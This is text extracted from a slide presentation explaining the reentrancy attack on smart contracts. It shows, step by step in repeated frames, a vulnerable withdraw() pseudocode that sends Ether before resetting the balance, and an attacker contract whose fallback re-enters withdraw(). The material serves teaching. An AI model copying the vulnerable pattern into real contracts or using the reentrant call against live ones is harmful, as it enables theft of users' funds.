


Reentrancy Attack


**By Elnur Badalov
& Jamila Yusifova**

What is the Reentrancy?

A

B





How it can be exploited?

A

10 Ether

B

0 Ether

A

10 Ether

B: 1 Ether

B

0 Ether

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

A

10 Ether

Alice: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether



0 Ether

Alice

A

10 Ether

Alice: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether



0 Ether

Alice

A

10 Ether

Alice: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether



0 Ether

Alice

A

10 Ether

Alice: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether



Alice

0 Ether

A

9 Ether

Alice: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether



Alice

1 Ether

A

9 Ether

Alice: 0 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether



Alice

1 Ether

A

9 Ether

Alice: 0 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether



1 Ether

Alice

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

```
fallback() {  
  
}  
attack() {  
  
}
```

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

```
fallback() {  
  A.withdraw()  
}  
attack() {  
  A.withdraw()  
}
```

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

```
fallback() {  
  A.withdraw()  
}  
attack() {  
  A.withdraw()  
}
```



Eve

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

```
fallback() {  
  A.withdraw()  
}  
attack() { ←  
  A.withdraw()  
}
```



Eve

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

```
fallback() {  
  A.withdraw()  
}  
attack() {  
  A.withdraw()  
}
```



Eve

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```

B

0 Ether

```
fallback() {  
  A.withdraw()  
}  
attack() {  
  A.withdraw()  
}
```



Eve

A

10 Ether

B: 1 Ether

```
withdraw() {  
  check balance > 0  
  send Ether  
  balance = 0  
}
```


B

